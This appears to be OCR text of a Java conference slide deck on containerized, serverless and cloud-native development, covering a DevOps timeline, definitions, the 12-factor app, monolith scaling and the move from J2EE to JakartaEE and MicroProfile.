

Java 2022: Containerized, Serverless, Cloud-native

01


$ whoami

- developer    ...
- devops guy 
- trainer
- speaker Jfokus  JEE Conf ...


Timeline


1995
Scrum
XP
Extreme
Programming
1999
2001
Agile
Software
Development
Lean
Software
Development
2003
IaaS
AWS
2006
Heroku
2007
PaaS
2007
Infrastructure
is code
2008
DevOps
C.A.M.S.
2010
12-factor
application
2011
2011
Continuous
Delivery
Three ways
of DevOps
2013
2013
Docker
Kubernetes
2014
2015
Serverless
2017
GitOps


Wall of confusion




Wall of confusion




No-walls/Shift-left



Wall of new confusion



Wall of new confusion



Definitions

Cloud-native

> *Cloud native technologies empower organizations to build and run **scalable** applications in **modern, dynamic environments** such as public, private, and hybrid clouds. Containers, service meshes, micro-services, immutable infrastructure, and declarative APIs exemplify this approach.*

Cloud-native

> *These techniques enable **loosely coupled systems** that are **resilient, manageable, and observable**. Combined with robust automation, they allow engineers to make **high-impact changes frequently** and **predictably with minimal toil**.*

Serverless


> *I don't want to care about servers.*

cloud-native ≠ running in the cloud

serverless ≠ no servers

containerized ≠ running in docker

12-factor application




API-first

Telemetry

Authn and authz

Secret management



The Monolith


vertical

cpu +4
mem +16


horizontal


machines +2

redesign



repos +1
pipelines +1


traffic pattern A
traffic pattern B
traffic pattern C
background jobs


cognitive load
average number of dependencies per subsystem
+
average code base size per subsystem


app1.war
app3.ear
datasource
svcX.war
app2.war
queue
JVM
JEE application server

J2EE

JEE

JakartaEE

MicroProfile

monolithic release
proprietary control

composable
community-driven
indepdently evolving

crate = VM | container | function

